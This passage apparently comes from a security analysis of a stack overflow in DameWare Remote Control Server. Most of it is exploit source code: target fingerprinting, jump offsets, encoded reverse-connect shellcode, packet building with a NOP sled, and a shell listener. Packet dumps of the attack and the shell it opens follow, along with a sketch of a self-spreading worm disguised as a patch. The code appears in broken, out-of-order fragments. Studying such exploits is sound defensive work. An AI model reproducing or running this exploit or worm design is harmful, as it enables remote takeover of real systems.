            { 0,"" },{ 0,"" },{ 0,"" },{ 0,"" } } //2 sp on winxp
    },
    {
        "WIN 2003",
        {{0x77db565c,"advapi32.dll"},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""} } //SP 0??
    },
    {
        "WIN NT4",
        { // only SP3 + SP 6 r filled in
            { 0x77777777,"unknown.dll" },{ 0x77777776,"unknown.dll" },{
0x77777775,"unknown.dll" },
            { 0x77f326c6,"kernel32.dll" },{ 0x77777773,"unknown.dll" },{
0x77777772,"unknown.dll" },
            { 0x77f32836,"kernel32.dll" }
        }
    }
};
```



```

local_ip ^= 0x88888888;

*(unsigned long *)&kyrgyz_rshell[194+27] = local_ip;
*(unsigned short *)&kyrgyz_rshell[201+27] = local_port;

printf( "[*] Target IP:\t%s \tPort: %s\n"
        "[*] Local IP:\t%s \tListening Port:
%s\n\n",argv[1],argv[2],argv[3],argv[4]);

target_ip=gimmeip(argv[1]);
memset(&targetTCP, 0, sizeof(targetTCP));
memset(&localTCP, 0, sizeof(localTCP));

targetTCP.sin_family = AF_INET;
targetTCP.sin_addr.s_addr = target_ip;
targetTCP.sin_port = htons(target_port);

localTCP.sin_family = AF_INET;
localTCP.sin_addr.s_addr = INADDR_ANY;
localTCP.sin_port = htons((unsigned short)atoi(argv[4]));

printf("[*] Initializing sockets...");

if ((sockTCP = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
    printf("\t\t\t[ FAILED ]\n Socket1 not initialized!
Exiting...\n");
    WSACleanup();
    return 1;
}
if ((localSockTCP = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
    printf("\t\t\t[ FAILED ]\n Socket2 not initialized!
Exiting...\n");
    WSACleanup();
    return 1;
}
printf("\t\t\t[ OK ]\n");

printf("[*] Binding to local port: %s...",argv[4]);

if(bind(localSockTCP,(struct sockaddr *)&localTCP,sizeof(localTCP))
!=0)
{
    printf("\t\t\t[ FAILED ]\n Failed binding to port: %s!
Exiting...\n",argv[4]);

```



```

        WSACleanup();
    return 1;
    }

    printf("\t\t[ OK ]\n");
    printf("[*] Setting up a listener...");
    if(listen(localSockTCP,1) != 0)
    {
        printf("\t\t\t[ FAILED ]\nFailed to listen on port: %s!\n",argv[4]);
        WSACleanup();
    return 1;
    }
    printf("\t\t\t[ OK ]\n");
    os_ver = check_os(argv[1],(unsigned short)atoi(argv[2]),&os_sp);

    printf(" EIP: 0x%x\n",target_os[os_ver].sp[os_sp].eip,target_os[os_ver].sp[os_sp].library);
    printf("[*] Constructing packet for %s SP: %d...\n",target_os[os_ver].os_type,os_sp);
    memcpy(send_packet,"x10x27",2);
    //memcpy(send_packet+500,"neTmaNiac",strlen("netmaniac"));
    memset(send_packet+0xc4+9,0x90,700);

    *(unsigned long*)&send_packet[516] = target_os[os_ver].sp[os_sp].eip;

    memcpy(send_packet+520,kyrgyz_rshell,strlen(kyrgyz_rshell));
    memcpy(send_packet+0x3d0,"neTmaNiac",9);
    memcpy(send_packet+0x5b4+0x24,"netmaniac was here",18);

    memcpy(send_packet+0x5b4+0x128,"12/12/04 13:13:13",17);

    memcpy(send_packet+0x5b4+0x538,"netninjaz_place",15);

    memcpy(send_packet+0x5b4+0x5b4+0x88,"131.131.131.131",16);

    memcpy(send_packet+0x5b4+0x5b4+0x394,"3.72.0.0",strlen("3.72.0.0"));

    printf("\t\t[ OK ]\n");

    printf("[*] Connecting to %s:%s...",argv[1],argv[2]);

    if(connect(sockTCP,(struct sockaddr *)&targetTCP, sizeof(targetTCP)) !=
0)
    {

```

```

        printf("\n[x] Connection to host failed! Exiting...\n");
        WSACleanup();
        exit(1);
    }
    printf("\t\t[ OK ]\n");

    switchon=1;
    ioctlsocket(sockTCP,FIONBIO,&switchon);
    tv.tv_sec = RECVMTIMEOUT;
    tv.tv_usec = 0;
    FD_ZERO(&fds);
    FD_SET(sockTCP,&fds);

    if((select(1,&fds,0,0,&tv))>0)
    {
        recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
    }
    else
    {
        printf("[x] Timeout! Failed to recv packet.\n");
        exit(1);
    }

    //DumpMemory(recv_buff1,50);
    memset(recv_buff1,0,sizeof(recv_buff1));

    switchon=0;
    ioctlsocket(sockTCP,FIONBIO,&switchon);

    if (send(sockTCP, send_buff, sizeof(send_buff),0) == -1)
    {
        printf("[x] Failed to inject packet! Exiting...\n");
        WSACleanup();
    }
    return 1;
}

switchon=1;
ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(sockTCP+1,&fds,0,0,&tv))>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
}

```

```

        switchon=0;
        ioctlsocket(sockTCP,FIONBIO,&switchon);
        if (send(sockTCP, send_packet, sizeof(send_packet),0) == -1)
        {
            printf("[x] Failed to inject packet2! Exiting...\n");
            WSACleanup();
        }
        return 1;
    }
    else
    {
        printf("\n[x] Timeout! Failed to receive packet!
        Exiting...\n");
        WSACleanup();
        return 1;
    }

    printf("[*] Packet injected!\n");
    closesocket(sockTCP);
    printf("[*] Waiting for incoming connection...\r");

    switchon=1;
    ioctlsocket(localSockTCP,FIONBIO,&switchon);
    tv.tv_sec = ACCEPT_TIMEOUT;
    tv.tv_usec = 0;
    FD_ZERO(&fds);
    FD_SET(localSockTCP,&fds);

    if((select(1,&fds,0,0,&tv))>0)
    {
        acsz = sizeof(inAccTCP);
        accSockTCP = accept(localSockTCP,(struct sockaddr
        *)&inAccTCP, &acsz);
        printf("[*] Connection request accepted: %s:%d\n",
        inet_ntoa(inAccTCP.sin_addr), (int)ntohs(inAccTCP.sin_port));
        printf("[*] Dropping to shell...\n\n");
        cmdshell(accSockTCP);
    }
    else
    {
        printf("\n[x] Exploit appears to have failed!\n");
        WSACleanup();
    }

    return 0;
}

```

The section of code below identifies the OS and Service pack. This routine checks to see if the socket is available to inject the packet into. If the socket isn't open, an error message is generated and the exploit program exits.

The ability to connect to the remote (vulnerable) host is also checked. If the remote system can't be reached, the exploit program exits.

```

/*****
int check_os(char *host,unsigned short target_port, unsigned int *sp)
{
    int sockTCP,switchon;
    struct sockaddr_in targetTCP;
    struct timeval tv;
    fd_set fds;

    memset(&targetTCP,0,sizeof(targetTCP));
    targetTCP.sin_family = AF_INET;
    targetTCP.sin_addr.s_addr = inet_addr(host);
    targetTCP.sin_port = htons(target_port);

    if ((sockTCP = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        printf("\t\t\t[ FAILED ]\n Socket1 not initialized! Exiting...\n");
        WSACleanup();
        return 1;
    }

    if(connect(sockTCP,(struct sockaddr *)&targetTCP, sizeof(targetTCP)) != 0)
    {
        printf("[x] Connection to host failed! Exiting...\n");
        WSACleanup();
        exit(1);
    }

    switchon=1;
    ioctlsocket(sockTCP,FIONBIO,&switchon);
    tv.tv_sec = RECVMTIMEOUT;
    tv.tv_usec = 0;
    FD_ZERO(&fds);
    FD_SET(sockTCP,&fds);

    if((select(1,&fds,0,0,&tv)>0)
    {
        recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
    }
    else
    {
        printf("[x] Timeout! Doesn't appear to be a DMWRCS\n");
        exit(1);
    }

    switchon=0;
    ioctlsocket(sockTCP,FIONBIO,&switchon);

    if (send(sockTCP, send_buff, sizeof(send_buff),0) == -1)
    {
        printf("[x] Failed to inject packet! Exiting...\n");
        WSACleanup();
        return 1;
    }
}

```

```

switchon=1;
ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(sockTCP+1,&fds,0,0,&tv)>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
    closesocket(sockTCP);
}
else
{
    printf("\n[x] Timeout! Failed to receive packet! Exiting...\n");
    WSACleanup();
}

return 1;
}

printf("\n OS Info : ");
if(recv_buff1[8]==5 && recv_buff1[12]==0)
{
    printf("WIN2000 [ver 5.0.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WIN2K;
}
else if(recv_buff1[8]==5 && recv_buff1[12]==1)
{
    printf("WINXP [ver 5.1.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WINXP;
}
else if(recv_buff1[8]==5 && recv_buff1[12]==2)
{
    printf("WIN2003 [ver 5.2.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WIN2K3;
}
else if(recv_buff1[8]==4)
{
    printf("WINNT4\n SP String : %-1.20s\n\n",&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WINNT;
}
else
{
    printf("UNKNOWN\n");
    closesocket(sockTCP);
    return ID_UNKNOWN;
}
}

```

This routine attempts to resolve the hostname of the target (vulnerable) machine. If it is unable to resolve the hostname, it gives an error message and exits.

```

/*****
long gimmeip(char *hostname)
{
    struct hostent *he;
    long ipaddr;

    if ((ipaddr = inet_addr(hostname)) < 0)
    {
        if ((he = gethostbyname(hostname)) == NULL)
        {
            printf("[x] Failed to resolve host: %s! Exiting...\n\n",hostname);
            WSACleanup();
            exit(1);
        }
        memcpy(&ipaddr, he->h_addr, he->h_length);
    }
    return ipaddr;
}
*****/
```

This routine closes the command shell window.

```

/*****
void cmdshell (int sock)
{
    struct timeval tv;
    int length;
    unsigned long o[2];
    char buffer[1000];

    tv.tv_sec = 1;
    tv.tv_usec = 0;

    while (1)
    {
        o[0] = 1;
        o[1] = sock;

        length = select (0, (fd_set *)&o, NULL, NULL, &tv);
        if(length == 1)
        {
            length = recv (sock, buffer, sizeof (buffer), 0);
            if (length <= 0)
            {
                printf ("[x] Connection closed.\n");
                WSACleanup();
                return;
            }
            length = write (1, buffer, length);
            if (length <= 0)
            {
                printf ("[x] Connection closed.\n");
                WSACleanup();
                return;
            }
        }
    }
}
*****/
```

```

else
{
    length = read (0, buffer, sizeof (buffer));
    if (length <= 0)
    {
        printf("[x] Connection closed.\n");
        WSACleanup();
        return;
    }
    length = send(sock, buffer, length, 0);
    if (length <= 0)
    {
        printf("[x] Connection closed.\n");
        WSACleanup();
        return;
    }
}
}
}
/*****

```

Theoretical Attack Variations

Variations of the attack that are not yet known to exist include the addition of automation utilities in the fashion of an “auto-rooting” worm. An auto-rooter worm could be constructed that scans a network in search of a listening DameWare service. Once a DameWare service is found, the auto-rooter would launch the exploit, download and use a root kit, notify the attacker that the exploit was successful, inform the attacker of the IP address of the system and let the attacker know the compromised system is ready to use. The process would then repeat perhaps with a random number generator to seed the scans or maybe the worm could take instructions over some sort of covert channel. Such a worm could initially be released via email in the form of a zip file as many email scanners will pass a zip file while blocking executables, doc, xls and other extensions. The worm could also be started by walking into a computer lab similar to the one outlined in the scenario and releasing it. Still another possibility would be to employ a bit of social engineering and claim the worm is a really a patch or vulnerability scanner for the initial exploit.

Appendix A - Export from Ethereal of the packets captured during the attack.

Phase I of the attack, Frames 19-33

```
00000000 30 11 00 00 02 00 00 00 5c 8f c2 f5 28 5c 0d 40 0..... \.Ãõ(\.@
00000010 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 .....
00000020 00 00 00 00 06 00 00 00 .....
00000028 10 27 00 00 94 00 00 00 05 00 00 00 01 00 00 00 .'.....
00000038 28 0a 00 00 02 00 00 00 53 65 72 76 69 63 65 20 (..... Service
00000048 50 61 63 6b 20 31 00 00 00 00 00 00 00 00 00 00 Pack 1.. .....
00000058 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000068 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001020 00 00 00 00 00 00 00 00 .....
00001028 7c 0d 00 00 00 00 00 00 46 61 69 6c 65 64 20 74 |..... Failed t
00001038 6f 20 72 65 63 65 69 76 65 20 63 6c 69 65 6e 74 o receiv e client
00001048 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0d 0a 0d informa tion....
00001058 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001068 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Phase II of the attack, Frames 34-51

```
00000000 30 11 00 00 02 00 00 00 5c 8f c2 f5 28 5c 0d 40 0..... \.Ãõ(\.@
00000010 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 .....
00000020 00 00 00 00 06 00 00 00 .....
00000000 30 11 00 00 00 00 00 00 c3 f5 28 5c 8f c2 0d 40 0..... Ãõ(\.Ã.@
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000020 00 00 00 00 01 00 00 00 .....
00000028 10 27 00 00 94 00 00 00 05 00 00 00 01 00 00 00 .'.....
00000038 28 0a 00 00 02 00 00 00 53 65 72 76 69 63 65 20 (..... Service
00000048 50 61 63 6b 20 31 00 00 00 00 00 00 00 00 00 00 Pack 1.. .....
.....
00000058 00 00 00 00 00 00 00 00 00 .....
00001010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001020 00 00 00 00 00 00 00 00 .....
000000B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E8 00 00 00 00 00 00 00 00 00 00 00 00 90 90 90 .....
000000F8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0000108 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000118 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000128 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000138 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000148 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000158 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000168 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000178 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000188 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000198 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001A8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001B8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001C8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001D8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001E8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000001F8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000208 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000218 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000228 90 90 90 90 fb 7b ab 71 eb 03 5d eb 05 e8 f8 ff ...û{«q è.]ë.øÿ
00000238 ff ff 8b c5 83 c0 11 33 c9 66 b9 a2 01 80 30 88 yy.Ã.Ã.3 Êr.c..0.
00000248 40 e2 fa dd 03 64 03 7c ee 09 64 08 88 60 ae 89 @âúÝ.d.|i.d..®.
00000258 88 88 01 ce 74 77 fe 74 e0 06 c6 86 64 60 a3 89 ...Îtwpt à.Æ.d'£.
00000268 88 88 01 ce 64 e0 bb ba 88 88 e0 ff fb ba d7 dc ...Îdà»ª..àÿûª×Û
```



```

00000278 77 de 64 01 ce 70 77 fe 74 e0 25 51 8d 46 60 82 wþd.îpwp tà%Q.F'.
00000288 89 88 88 01 ce 56 77 fe 74 e0 fa 76 3b 9e 60 72 ....îVwp tàúv;.r
00000298 88 88 88 01 ce 52 77 fe 74 e0 67 46 68 e8 60 62 ....îRwp tagFhè'b
000002A8 88 88 88 01 ce 5e 77 fe 70 e0 43 65 74 b3 60 52 ....î^wp pàCet³R
000002B8 88 88 88 01 ce 7c 77 fe 70 e0 51 81 7d 25 60 42 ....îjwp pàQ.}%B
000002C8 88 88 88 01 ce 78 77 fe 70 e0 64 71 22 e8 60 32 ....îxwp pàdq"è'2
000002D8 88 88 88 01 ce 60 77 fe 70 e0 6f f1 4e f1 60 22 ....î`wp pàõñNñ"
000002E8 88 88 88 01 ce 6a bb 77 09 64 7c 89 88 88 dc e0 ....îj»w .d|...Üà
000002F8 89 89 88 88 77 de 7c d8 d8 d8 d8 c8 d8 77 ....wb|Ø ØØØÈØÈØw
00000308 de 78 03 50 e0 24 98 b4 09 e0 8a 88 96 e9 03 44 b×.Pà$.´.à...é.D
00000318 e2 98 d9 db 77 de 60 0d 48 fd d2 e0 eb e5 ec 88 á.ÜÜwþ`. HýÔäëài.
00000328 01 ee 5a 0b 4c 24 05 b4 ac bb 48 bb 41 08 49 9d .îZ.L$.´´»H»A.I.
00000338 23 6a 75 4e cc ac 98 cc 76 cc ac b5 76 cc ac b6 #juNì.ì v|~µv|~¶
00000348 01 d4 ac c0 01 d4 ac c4 01 d4 ac d8 05 cc ac 98 .Ô~Á.Ô~Á.Ô~Ø.ì.
00000358 dc d8 d9 d9 d9 4e cc ac 8b 80 c9 d9 c1 d9 d9 77 ÜØÜÜÜNì~.ÉÜÁÜÜw
00000368 fe 5a d9 77 de 52 03 44 e2 77 77 b9 77 de 56 03 þZÜwþR.D áww'wþV.
00000378 40 db 77 de 6a 77 de 5e de ec 29 b8 88 88 88 03 @Üwþjwþ^ þj).....
00000388 c8 84 03 f8 94 25 03 c8 80 d6 4a 8c 88 db dd de È..ø.% .Ë.ÖJ..ÜYþ
00000398 df 03 e4 ac 90 03 cd b4 03 dc 8d f0 8b 5d 03 c2 ß.ä~.í´.Ü.ð.J.Ä
000003A8 90 03 d2 a8 8b 55 6b ba c1 03 bc 03 8b 7d bb 77 ..Ö".Uk² Á.¼..}»w
000003B8 74 bb 48 24 b2 4c fc 8f 49 47 85 8b 70 63 7a b3 »H$²Lü. IG.pcz³
000003C8 f4 ac 9c fd 69 03 d2 ac 8b 55 ee 03 84 c3 03 d2 ô~.yi.Ô~.Uí..Ä.Ö
000003D8 94 8b 55 03 8c 03 8b 4d 63 8a bb 48 03 5d d7 d6 .U....M c.»H.]×Ö
000003E8 d5 d3 4a 8c 88 00 00 00 00 00 00 00 00 00 00 ÖÖJ.....
000003F8 6e 65 54 6d 61 4e 69 61 63 00 00 00 00 00 00 neTmaNia c.....
00000408 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

000005EC 00 00 00 00 00 00 00 00 00 00 00 00 .....
000005FC 00 00 00 00 6e 65 74 6d 61 6e 69 61 63 20 77 61 ....netm aniac wa
0000060C 73 20 68 65 72 65 00 00 00 00 00 00 00 00 s here.. .....
0000061C 00 00 00 00 00 00 00 00 00 00 00 00 .....

000006EC 00 00 00 00 00 00 00 00 00 00 00 00 .....
000006FC 00 00 00 00 00 00 00 00 31 32 2f 31 32 2f 30 34 ..... 12/12/04
0000070C 20 31 33 3a 31 33 3a 31 33 00 00 00 00 00 00 13:13:1 3.....
0000071C 00 00 00 00 00 00 00 00 00 00 00 00 .....

00000AFC 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000B0C 00 00 00 00 00 00 00 00 6e 65 74 6e 69 6e 6a 61 ..... netninja
00000B1C 7a 5f 70 6c 61 63 65 00 00 00 00 00 00 00 00 z_place. ....
00000B2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000C00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000C10 00 00 00 00 00 00 00 00 31 33 31 2e 31 33 31 2e ..... 131.131.
00000C20 31 33 31 2e 31 33 31 00 00 00 00 00 00 00 00 131.131. ....
00000C30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

00000F00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000F10 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000F20 00 00 00 00 33 2e 37 32 2e 30 2e 30 00 00 00 ....3.72 .0.0...
00000F30 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Phase III

```

00000000 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 Microsof t Window
00000010 73 20 58 50 20 5b 56 65 72 73 69 6f 6e 20 35 2e s XP [Ve rsion 5.
00000020 31 2e 32 36 30 30 5d 1.2600]
00000027 0d 0a 28 43 29 20 43 6f 70 79 72 69 67 68 74 20 ..(C) Co pyright
00000037 31 39 38 35 2d 32 30 30 31 20 4d 69 63 72 6f 73 1985-200 1 Micros
00000047 6f 66 74 20 43 6f 72 70 2e 0d 0a 0d 0a 43 3a 5c oft Corp .....C:\
00000057 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 32 WINDOWS\ system32
00000067 3e >

```

Appendix B - Source Code of the Attack Used in this Exploit

```
/*
 *
 * DameWare Remote Control Server Stack Overflow Exploit
 *
 * Discovered by: wirepair
 * Exploit by: Adik [ netmaniac (at) hotmail.KG ]
 *
 * Vulnerable Versions: <= 3.72.0.0
 * Tested on: 3.72.0.0 Win2k SP3 & WinXp SP3
 * Payload: Reverse Connect Shellcode, exits gracefully
 * doesn't terminate remote process.
 *
 * [16/Dec/2003] Bishkek
 */

#include <stdio.h>
#include <string.h>
#include <winsock.h>
#include "netmaniac.h"
#pragma comment(lib,"ws2_32")
#define ACCEPT_TIMEOUT 10
#define RECVMTIMEOUT 15

#define ID_UNKNOWN 0
#define ID_WIN2K 1
#define ID_WINXP 2
#define ID_WIN2K3 3
#define ID_WINNT 4
#define VER "0.5"
#include "dmware.rc"

/*
 *
 * unsigned char send_buff[40] = {
 * 0x30, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 * 0xC3, 0xF5, 0x28, 0x5C, 0x8F, 0xC2, 0x0D, 0x40,
 * 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 * 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 * 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00
 * };
 *
 * unsigned char kyrgyz_rshell[] = { //418
 * 0xEB, 0x03, 0x5D, 0xEB, 0x05, 0xE8, 0xF8, 0xFF, 0xFF, 0xFF, 0x8B, 0xC5, 0x83, 0xC0, 0x11, 0x33,
 * 0xC9, 0x66, 0xB9, 0xA2, 0x01, 0x80, 0x30, 0x88, 0x40, 0xE2, 0xFA,
 * 0xDD, 0x03, 0x64, 0x03, 0x7C, 0xEE, 0x09, 0x64, 0x08, 0x88, 0x60, 0xAE, 0x89, 0x88, 0x88, 0x01,
 * 0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xA3, 0x89, 0x88, 0x88, 0x01,
 * 0xCE, 0x64, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE, 0x64,
 * 0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0x82, 0x89, 0x88, 0x88,
 * 0x01, 0xCE, 0x56, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0x72, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x52, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x62, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x5E, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x52, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x42, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x64, 0x71, 0x22, 0xE8, 0x60, 0x32, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x22, 0x88, 0x88, 0x88,
 * 0x01, 0xCE, 0x6A, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89, 0x88,
 * 0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xC8, 0xC8, 0xD8, 0x77, 0xDE, 0x78, 0x03,
 * 0x50, 0xE0, 0x48, 0x20, 0xB7, 0x89, 0xE0, 0x8A, 0x88, 0xAA, 0x99, 0x03, 0x44, 0xE2, 0x98, 0xD9,
 * 0xDB, 0x77, 0xDE, 0x60, 0x0D, 0x48, 0xFD, 0xD2, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x5A,
 * 0x0B, 0x4C, 0x24, 0x05, 0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75,
 * 0x4E, 0xCC, 0xAC, 0x98, 0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x76, 0xCC, 0xAC, 0xB6, 0x01, 0xD4, 0xAC,
 * 0xC0, 0x01, 0xD4, 0xAC, 0xC4, 0x01, 0xD4, 0xAC, 0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9,
 * 0xD9, 0xD9, 0x4E, 0xCC, 0xAC, 0x8B, 0x80, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77, 0xFE, 0x5A, 0xD9,
 * 0x77, 0xDE, 0x52, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x56, 0x03, 0x40, 0xDB, 0x77,
 * 0xDE, 0x6A, 0x77, 0xDE, 0x5E, 0xDE, 0xEC, 0x29, 0xB8, 0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03,
 * 0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C, 0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4,
 * 0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0, 0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2,
 * 0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03, 0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48,
 * 0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B, 0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C,
 *
 */
```

```

0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03, 0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55,
0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48, 0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A,
0x8C, 0x88
};

/*****
long gimmeip(char *hostname);
void cmdshell (int sock);
int check_os(char *host,unsigned short target_port, unsigned int *sp);

struct timeval tv;
fd_set fds;
char recv_buff[5000]="";
/*****-( os jmp esp offsets )-*****/
struct sp_levels
{
    unsigned long eip;
    char library[20];
};
/*****-[ offsets grabbed from www.metasploit.com ]-*****/
struct
{
    //int sp;
    //unsigned long eip;
    char os_type[10];
    struct sp_levels sp[7];
} target_os[]=
{
    {
        "UNKNOWN",{0},{0},{0},{0},{0},{0},{0},{0},{0}}
    },
    {
        "WIN 2000",
        {{ 0x750362c3,"ws2_32.dll" },{ 0x75035173,"ws2_32.dll" },{ 0x7503431b,"ws2_32.dll" },
        { 0x77db912b,"advapi32.dll" },{ 0x7c372063,"advapi32.dll" },{ 0 },{ 0 } }
    },
    {
        "WIN XP",
        {
            { 0x71ab7bfb,"ws2_32.dll" },{ 0x71ab7bfb,"ws2_32.dll" },{ 0 },{
            { 0 },{ 0 },{ 0 },{ 0 } } //2 sp on winxp
        },
    },
    {
        "WIN 2003",
        {{0x77db565c,"advapi32.dll",{0},{0},{0},{0},{0},{0},{0},{0}}//SP 0??
    },
    {
        "WIN NT4",
        { // only SP3 + SP 6 r filled in
        { 0x77777777,"unknown.dll" },{ 0x77777776,"unknown.dll" },{ 0x77777775,"unknown.dll" },
        { 0x77f326c6,"kernel32.dll" },{ 0x77777773,"unknown.dll" },{ 0x77777772,"unknown.dll" },
        { 0x77f32836,"kernel32.dll" }
        }//6 SP
    }
};
*****/

int main(int argc,char *argv[])
{
    WSADATA wsaData;
    struct sockaddr_in targetTCP, localTCP, inAccTCP;
    int sockTCP,s,localSockTCP,accSockTCP, acsz,switchon;
    unsigned char send_packet[4135]="";
    unsigned short local_port, target_port;
    unsigned long local_ip, target_ip;
    unsigned int os_sp=0;
    int os_ver=0;
    printf("\n\t...oO DameWare Remote Control Server Overflow Exploit Oo...\n\n"
    "\t\t-( by Adik netmaniac[at]hotmail.KG )-\n\n");

```



```

printf(" EIP: 0x%x (%s)\n\n",target_os[os_ver].sp[os_sp].eip,target_os[os_ver].sp[os_sp].library);
